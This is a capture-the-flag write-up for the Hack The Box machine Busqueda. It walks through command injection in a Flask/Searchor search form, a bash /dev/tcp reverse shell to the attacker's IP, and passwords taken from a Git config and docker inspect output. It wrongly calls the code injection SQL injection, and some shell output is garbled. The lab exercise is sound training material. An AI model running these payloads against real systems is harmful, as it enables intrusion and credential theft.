

# HTB-Busqueda

**Busqueda** is labeled as an "Easy" difficulty Linux machine, but it proves to be more challenging on the first attempt. The initial step involves exploiting a **command injection vulnerability** found in a Python module, which gives access to the system at a user level. To escalate privileges to `root`, you uncover credentials hidden in a **Git config file**, allowing you to log into a local **Gitea** service.

The privilege escalation path continues by finding a **system checkup script** that can be executed with root privileges by a specific user. Analyzing this script reveals Docker containers, which expose administrator credentials for the **Gitea** account. Further investigation of the system checkup script's **source code in a Git repository** uncovers a vulnerability in the use of **relative paths**, allowing for **remote code execution (RCE)** as `root`.

Although it's classified as an easy machine, the various stages, especially the privilege escalation, can be tricky for newcomers, requiring careful enumeration and analysis. Personally, I enjoyed this machine as this machine really helps brushing up basic Web-App concepts like SQL injection and touches on Docker Fundamentals as well.

## NMAP SCAN

We see only two ports open. In most of the cases, when we occur a scenario like this, we can fairly assume that we shall be encountering some good Web-App Pen testing.

```
sudo nmap 10.10.11.208 -sT -sV -O -Pn -sC
```

```
[sudo] password for natasha:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-21 01:09 EDT
Nmap scan report for searcher.htb (10.10.11.208)
Host is up (0.022s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|_  256 4f:e3:a6:67:a2:27:f9:11:8d:c3:0e:d7:73:a0:2c:28 (ECDSA)
|_  256 81:6e:78:76:6b:8a:ea:7d:1b:ab:d4:36:b7:f8:ec:c4 (ED25519)
80/tcp    open  http     Apache httpd 2.4.52
| http-server-header:
|_  Apache/2.4.52 (Ubuntu)
|_  Werkzeug/2.1.2 Python/3.10.6
|_ http-title: Searcher
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.94SVN%E=4%D=10/21%OT=22%CT=1%CU=37060%PV=Y%DS=2%DC=I%G=Y%TM=671
OS:5E239%P=x86_64-pc-linux-gnu)SEQ(SP=104%GCD=1%ISR=109%TI=Z%CI=Z%II=I%TS=A
OS: )OPS(O1=M53CST11NW7%O2=M53CST11NW7%O3=M53CNNT11NW7%O4=M53CST11NW7%O5=M53
OS:CST11NW7%O6=M53CST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=FE88
OS: )ECN(R=Y%DF=Y%T=40%W=FAF0%O=M53CNNSNW7%CC=Y%Q= )T1(R=Y%DF=Y%T=40%S=O%A=S+
OS:%F=AS%RD=0%Q= )T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q= )
OS:T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q= )T6(R=Y%DF=Y%T=40%W=0%S=A%A
OS:=Z%F=R%O=%RD=0%Q= )T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q= )U1(R=Y%D
OS:F=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=4
OS:0%CD=S)

Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel


OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 22.89 seconds
```

Observation: we see that when we try to access the website, the target is redirecting to searcher.htb. This is when we know we need to edit the /etc/hosts file.

```
10.10.11.208    searcher.htb
```

Now try accessing the website, and we get a web-page.

## PORT 80 ENUM



The function of this website is basically to select the search engine of our choice and search for anything we wish. Naturally we first see if we find any robots.txt or sitemap.xml to check for any hidden messages or directories that we can look out for. Secondly, we make sure to enumerate for any hidden directories, files or even sub domains if necessary. In this case, it's pretty much clear that we need to pave our way by interacting with the website.

## APPLICATION STACK

It looks like the application is powered by **Flask**, a lightweight Python web framework, and **Searchor 2.4.0**, which is likely a tool or module related to searching or scraping content. Additionally, the application is running on an **Apache HTTP server (version 2.4.52)** on Ubuntu, and it uses the **Werkzeug 2.1.2** (a WSGI toolkit) with **Python 3.10.6**.


### Application Stack Summary:

- **Backend:** Flask (Python framework)
- **Web server:** Apache 2.4.52 (on Ubuntu)
- **Python version:** Python 3.10.6
- **Middleware:** Werkzeug 2.1.2 (used by Flask for request handling)
- **Search Tool:** Searchor 2.4.0

# SQL INJECTION-ANALYSIS IN BURPSUITE

In the web-application, we have 2 areas where we interact with the website.

If you want to get redirected automatically, you can tick the check box. Then you will be automatically redirected to the selected engine with the results of the query you searched for. Otherwise, you will get the URL of your search, which you can use however you wish.



A screenshot of a web application interface for selecting a search engine. It features a label 'Select your engine:' above a text input field containing 'Accuweather'. Below this is another label 'What do you want to search for:' above a text input field containing 'Start searching...'. To the right of the second input field is a blue 'Search' button. At the bottom left, there is a checkbox labeled 'Auto redirect'.



[Home](#) [Services](#) [About](#) [Terms](#) [Privacy Policy](#)

searcher.htb © 2023

Powered by **Flask** and **Searchor 2.4.0**

1. Where we select the engine --> No dynamic input allowed. We have to select from the provided options
2. What do we wanna search for--> Dynamic input allowed. We can look for anything we like.
3. Auto-redirect (not mandatory though)

## TESTING WITH A VALID INPUT

Select your engine:

Brave

What do you want to search for:

pink

Search

☐ Auto redirect

Request		Response	
Pretty	Raw Hex GraphQL	Pretty	Raw Hex Render
<pre> 1 POST /search HTTP/1.1 2 Host: searcher.htb 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0 4 Accept:   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate, br 7 Content-Type: application/x-www-form-urlencoded 8 Content-Length: 23 9 Origin: http://searcher.htb 10 Connection: keep-alive 11 Referer: http://searcher.htb/ 12 Upgrade-Insecure-Requests: 1 13 14 engine=Brave&amp;query=pink </pre>		<pre> 1 HTTP/1.1 200 OK 2 Date: Mon, 21 Oct 2024 17:29:55 GMT 3 Server: Werkzeug/2.1.2 Python/3.10.6 4 Content-Type: text/html; charset=utf-8 5 Content-Length: 38 6 Keep-Alive: timeout=5, max=100 7 Connection: Keep-Alive 8 9 https://search.brave.com/search?q=pink </pre>	

It returns with a valid link which we can use to browse for things.

## BREAKING THE QUERY

this payload doesn't return anything. Since this is a python based application, we shall close the SQL statement (in the backend ) by putting in a ") #" . The aim here is to modify the highlighted query in such a way to get the exact same output when the valid inputs are passed.

Request		Response	
Pretty	Raw Hex GraphQL	Pretty	Raw Hex Render
<pre> 1 POST /search HTTP/1.1 2 Host: searcher.htb 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0 4 Accept:   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate, br 7 Content-Type: application/x-www-form-urlencoded 8 Content-Length: 30 9 Origin: http://searcher.htb 10 Connection: keep-alive 11 Referer: http://searcher.htb/ 12 Upgrade-Insecure-Requests: 1 13 14 engine=Brave&amp;query=pink')*%23+ </pre>		<pre> 1 HTTP/1.1 200 OK 2 Date: Mon, 21 Oct 2024 17:58:01 GMT 3 Server: Werkzeug/2.1.2 Python/3.10.6 4 Content-Type: text/html; charset=utf-8 5 Vary: Accept-Encoding 6 Keep-Alive: timeout=5, max=100 7 Connection: Keep-Alive 8 Content-Length: 38 9 10 https://search.brave.com/search?q=pink </pre>	

modify the payload with appending ') #' and hit ctrl+U to URL encode it. Then send the request in the repeater to analyze it . We see that we get a valid URL , as a response, as if valid inputs were passed. This is an indication that the query field of the application is vulnerable to SQL Injection. We now modify our request to get information about the target machine.

## VARIOUS PAYLOADS

engine=Brave&query=pink')%2b'world'+%23+ --> appends world to the word pink .

Request		Response	
Pretty	Raw	Pretty	Raw
<pre>1 POST /search HTTP/1.1 2 Host: searcher.htb 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0 4 Accept:   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate, br 7 Content-Type: application/x-www-form-urlencoded 8 Content-Length: 40 9 Origin: http://searcher.htb 10 Connection: Keep-Alive 11 Referer: http://searcher.htb/ 12 Upgrade-Insecure-Requests: 1 13 14 engine=Brave&amp;query=pink')%2b'world'+%23+</pre>		<pre>1 HTTP/1.1 200 OK 2 Date: Mon, 21 Oct 2024 18:18:07 GMT 3 Server: Werkzeug/2.1.2 Python/3.10.6 4 Content-Type: text/html; charset=utf-8 5 Vary: Accept-Encoding 6 Keep-Alive: timeout=5, max=100 7 Connection: Keep-Alive 8 Content-Length: 43 9 10 https://search.brave.com/search?q=pinkworld</pre>	

Request		Response	
Pretty	Raw	Pretty	Raw
<pre>1 POST /search HTTP/1.1 2 Host: searcher.htb 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0 4 Accept:   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate, br 7 Content-Type: application/x-www-form-urlencoded 8 Content-Length: 66 9 Origin: http://searcher.htb 10 Connection: Keep-Alive 11 Referer: http://searcher.htb/ 12 Upgrade-Insecure-Requests: 1 13 14 engine=Brave&amp;query=pink')+__import__('os').system('id') #</pre>		<pre>1 HTTP/1.1 200 OK 2 Date: Mon, 21 Oct 2024 18:37:25 GMT 3 Server: Werkzeug/2.1.2 Python/3.10.6 4 Content-Type: text/html; charset=utf-8 5 Content-Length: 44 6 Keep-Alive: timeout=5, max=100 7 Connection: Keep-Alive 8 9 uid=1000(svc) gid=1000(svc) groups=1000(svc)</pre>	

## GETTING THE SHELL

Payload for the reverse shell:



The command `__import__('os').system('id')` dynamically imports the `os` module and then runs the `id` command on the system, displaying information about the user executing the script. Similarly, we inject our payload for the reverse shell in the place of 'id'.

Place a listener on your kali

```
nc -nvlp 9001
```

`engine=Brave&query=pink')+import('os').system('bash -c "bash -i >&/dev/tcp/10.10.14.2/9001 0>&1"). #`

hit ctrl+U to URL encode it and send this request. We are presented with a shell. Make it an interactive shell .

```

(natasha@0xromanoff)-[~/Downloads]
$ nc -nvlp 9001
listening on [any] 9001=...
connect to [10.10.14.2] from (UNKNOWN) [10.10.11.208] 38946
bash: cannot set terminal process group (1634): Inappropriate ioctl for device
bash: no job control in this shell
svc@busqueda:/var/www/app$ python3 -c 'import pty;pty.spawn("/bin/bash")';
python3 -c 'import pty;pty.spawn("/bin/bash")';
>
> engine=Brave&query=
> pink'%2b__import__('os').system('bash+-c+"bash+-1+>%26+/dev/tcp/10.10.14.2/9001+0>4
> 261"')+&+
> "
> "
> "
> "
> '
> '
File "<string>", line 1
import pty;pty.spawn("/bin/bash");
^
SyntaxError: unterminated string literal (detected at line 1)
svc@busqueda:/var/www/app$ python3 -c 'import pty;pty.spawn("/bin/bash")';
python3 -c 'import pty;pty.spawn("/bin/bash")';
svc@busqueda:/var/www/app$ export TERM=xterm
export TERM=xterm
svc@busqueda:/var/www/app$ stty raw -echo
stty raw -echo
svc@busqueda:/var/www/app$ █
Event log (7) All issues

```

```

python3 -c 'import pty;pty.spawn("/bin/bash")';
export TERM=xterm
stty raw -echo

```

## PRIVILEGE ESCALATION



```
svc@busqueda:/var/www/app$ cat app.py
from flask import Flask, render_template, request, redirect
from searchor import Engine
import subprocess

Request
Response
app = Flask(__name__)
def index():
    return render_template('index.html', options=Engine.__members__, error='')
@app.route('/', methods=['POST'])
def search():
    try:
        engine = request.form.get('engine')
        query = request.form.get('query')
        auto_redirect = request.form.get('auto_redirect')
        if engine in Engine.__members__.keys():
            arg_list = ['searchor', 'search', engine, query]
            r = subprocess.run(arg_list, capture_output=True)
            url = r.stdout.strip().decode()
            if auto_redirect is not None:
                return redirect(url, code=302)
            else:
                return url
        else:
            return render_template('index.html', options=Engine.__members__, error="Invalid engine!")
    except Exception as e:
        print(e)
        return render_template('index.html', options=Engine.__members__, error="Something went wrong!")

if __name__ == '__main__':
    app.run(debug=False)
svc@busqueda:/var/www/app$
```

In the current directory, i.e. /var/www/app , we see that there is a python script named app.py . Going through the code at a high level , this is the code that handles the functionality of the web application running on port 80. Also, if we run pspy64, we see this script running continuously. Since this script handles the functionality, I don't think this will help us to perform privilege escalation. let's enumerate other directories.

```

svc@busqueda:/var/www/app$ ls -al
total 20
drwxr-xr-x 4 www-data www-data 4096 Apr  3 2023 .
drwxr-xr-x 4 root      root      4096 Apr  4 2023 ..
-rw-r--r-- 1 www-data www-data 1124 Dec  1 2022 app.py
drwxr-xr-x 8 www-data www-data 4096 Oct 20 04:33 .git
drwxr-xr-x 2 www-data www-data 4096 Dec  1 2022 templates
svc@busqueda:/var/www/app$ cd templates
svc@busqueda:/var/www/app/templates$ ls
index.html
svc@busqueda:/var/www/app/templates$ cd ..
svc@busqueda:/var/www/app$ cd .git
svc@busqueda:/var/www/app/.git$ ls -al
total 52
drwxr-xr-x 8 www-data www-data 4096 Oct 20 04:33 .
drwxr-xr-x 4 www-data www-data 4096 Apr  3 2023 ..
drwxr-xr-x 2 www-data www-data 4096 Dec  1 2022 branches
-rw-r--r-- 1 www-data www-data  15 Dec  1 2022 COMMIT_EDITMSG
-rw-r--r-- 1 www-data www-data 294 Dec  1 2022 config
-rw-r--r-- 1 www-data www-data  73 Dec  1 2022 description
-rw-r--r-- 1 www-data www-data  21 Dec  1 2022 HEAD
drwxr-xr-x 2 www-data www-data 4096 Dec  1 2022 hooks
-rw-r--r-- 1 root      root      259 Apr  3 2023 index
drwxr-xr-x 2 www-data www-data 4096 Dec  1 2022 info
drwxr-xr-x 3 www-data www-data 4096 Dec  1 2022 logs
drwxr-xr-x 9 www-data www-data 4096 Dec  1 2022 objects
drwxr-xr-x 5 www-data www-data 4096 Dec  1 2022 refs
svc@busqueda:/var/www/app/.git$

```

In the .git directory, we see that there is a bunch of information. Seems like these folders are a part of the git repository storing all the information necessary for version control, such as commits, branches, logs, and configurations. It looks like this Git repository is hosted on a server where the user `www-data` is responsible for web processes, likely indicating this is part of a web application.

We find a file named config and immediately have a look at it , as config files always contain some information like credentials etc.

```

svc@busqueda:/var/www/app/.git$ cat config
[core]
    repositoryformatversion = 0
    filemode = true
    bare = false
    logallrefupdates = true
[remote "origin"]
    url = http://cody:jh1usoih2bkjaspwe92@gitea.searcher.htb/cody/Searcher_site.git
    fetch = +refs/heads/*:refs/remotes/origin/*
[branch "main"]
    remote = origin
    merge = refs/heads/main
svc@busqueda:/var/www/app/.git$

```


We find 2 things here.

- i. A user and something that looks like a password.
- ii. Another subdomain named gitea.searcher.htb. We need to add this name in our /etc/hosts to access this page.


```

GNU nano 8.1
127.0.0.1 localhost
127.0.1.1 0xromanoff.localdomain 0xromanoff
10.10.11.208 searcher.htb gitea.searcher.htb
::1 quest localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters

```



We enter these credentials and see if we find any other interesting stuff. As soon as we login the application, we see another user administrator. Apart from this we do not find anything else.



Hence , following our basic privesc methods, we run `sudo -l` to see if the user `svc` can run any commands as root.

```
sudo /usr/bin/python3 /opt/scripts/system-checkup.py asd
```

Assuming that `cody` is the `svc` user, we give this password and see that it works. We can see that the user `svc` can run the `system-checkup.py` script as the root user. Also we can see a `*` symbol at the end , which means that this script is expecting an argument .

```
svc@busqueda:/var/www/app/.git$ sudo -l
[sudo] password for svc: jh1usoih2bkjaspwe92

Matching Defaults entries for svc on busqueda:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User svc may run the following commands on busqueda:
    (root) /usr/bin/python3 /opt/scripts/system-checkup.py *
```

When we run the script with `sudo` and a random argument, we can see that there are 3 arguments we can provide.

Docker-ps

Docker-inspect

full-checkup

We run each one of them to gather information about any containers.

```
sudo /usr/bin/python3 /opt/scripts/system-checkup.py docker-ps
```

Docker ps lists the containers running on this machine. One of them is the `gitea` application . Another one is the `MySQL` database on port 3306.

```

svc@busqueda:/var/www/app/.git$ /usr/bin/python3 /opt/scripts/system-checkup.py
/usr/bin/python3: can't open file '/opt/scripts/system-checkup.py': [Errno 13] Permission denied
svc@busqueda:/var/www/app/.git$ sudo /usr/bin/python3 /opt/scripts/system-checkup.py
Sorry, user svc is not allowed to execute '/usr/bin/python3 /opt/scripts/system-checkup.py' as root on busqueda.
svc@busqueda:/var/www/app/.git$ /usr/bin/python3 /opt/scripts/system-checkup.py asd
/usr/bin/python3: can't open file '/opt/scripts/system-checkup.py': [Errno 13] Permission denied
svc@busqueda:/var/www/app/.git$ sudo /usr/bin/python3 /opt/scripts/system-checkup.py asd
Usage: /opt/scripts/system-checkup.py <action> (arg1) (arg2)

docker-ps      : List running docker containers
docker-inspect : Inspect a certain docker container
full-checkup   : Run a full system checkup

```

Next , we run docker-inspect along with the container ID. We can find this on the docker's user manual.

```

sudo /usr/bin/python3 /opt/scripts/system-checkup.py docker-inspect --
format='{{json .Config}}' 960873171e2e

```

```

svc@busqueda:/var/www/app/.git$ sudo /usr/bin/python3 /opt/scripts/system-checkup.py docker-inspect --format='{{json .Config}}' 960873171e2e
[sudo] password for svc: jh1uso1h2bkjaspw92

--format={{Hostname:"960873171e2e", "Domainname":""," "User":""," "AttachStdin":false, "AttachStdout":false, "AttachStderr":false, "ExposedPorts":{"22/tcp":{},"3000/tcp":{}}, "Tty":false, "OpenStdin":false, "StdinOnce":false, "Env":["USER_UID=115", "USER_GID=121", "GITEA_database_DB_TYPE=mysql", "GITEA_database_HOST=db:3306", "GITEA_database_NAME=gitea", "GITEA_database_USER=gitea", "GITEA_database_PASSWORD=yuiuihoiu4i5ho1uh", "PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin", "USER=gitea", "GITEA_CUSTOM=/data/gitea"], "Cmd":["/bin/s6-svscan", "/etc/s6"], "Image":"gitea/gitea:latest", "Volumes":{"data":{},"/etc/localtime":{},"/etc/timezone":{}}, "WorkingDir":""," "Entrypoint":["/usr/bin/entrypoint"], "OnBuild":null, "Labels":{"com.docker.compose.config-hash":"e9e6ff8e594f3a8c77b688e35f3fe9163fe99c66597b19bdd03f9256d630f515", "com.docker.compose.container-number":"1", "com.docker.compose.oneoff":"false", "com.docker.compose.project":"docker", "com.docker.compose.project.config_files":["docker-compose.yml", "com.docker.compose.project.working_dir":"/root/scripts/docker", "com.docker.compose.service":"server", "com.docker.compose.version":"1.29.2", "maintainer":"maintainers@gitea.io", "org.opencontainers.image.created":"2022-11-24T13:22:00Z", "org.opencontainers.image.revision":"9bccc60cf51f3b4070f5506b042a3d9a1442c73d", "org.opencontainers.image.source":"https://github.com/go-gitea/gitea.git", "org.opencontainers.image.url":"https://github.com/go-gitea/gitea"}}

```

We see some interesting information. Copy this information as we'll come back to this. Finally we run the last argument which is system-checkup.py

```

sudo /usr/bin/python3 /opt/scripts/system-checkup.py full-checkup

```

```

svc@busqueda:/var/www/app/.git$ sudo /usr/bin/python3 /opt/scripts/system-checkup.py full-checkup
Something went wrong
svc@busqueda:/var/www/app/.git$ █

```

It says something went wrong. we'll come back to this after inspecting the gitea container's information.

copy the output and pipe it to jq for better visibility.

```
`` echo " | jq
```

Upon inspection, we get another password `yuiuihoiu4i5ho1uh`


Connecting the dots, we see that we got a an administrator user previously and now we have a password with us. Therefore, we login the Gitea application as administrator.

```

